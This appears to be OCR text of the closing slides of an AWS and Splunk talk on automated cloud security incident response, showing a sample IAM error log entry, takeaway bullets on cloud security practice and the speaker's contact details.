
Prev 1 2 Next

IAM Error Activity

command	src_user	src_user_name	src	user	user_name	result_id	result	vendor_account	vendor_region	_time
CreateLoginProfile	frothly	frothly	164.92.179.228	unknown	unknown	PasswordPolicyViola...	Password should me...	95100397435	us-east-1	2022-04-09 12:35:3...

Automated cloud security incident response

END-TO-END SECOPS BY COMBINING AWS SERVICES WITH SPLUNK OFFERINGS



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Takeaways

- Splunk can help supplement AWS data
- Remember the AWS shared responsibility model
- Wire and application data are just as important
- Web application firewalls – thank you!
- **Please** test your code
- Be meticulous with your IAM strategy

Learn more about the collaboration between **AWS and Splunk**
aws.amazon.com/partners/aws-and-splunk/

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.



© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.

Thank you!

Tom Smit
linkedin.com/in/tsmit50/
smitty@splunk.com



Please complete the session survey in the **mobile app**

© 2022, Amazon Web Services, Inc. or its affiliates. All rights reserved.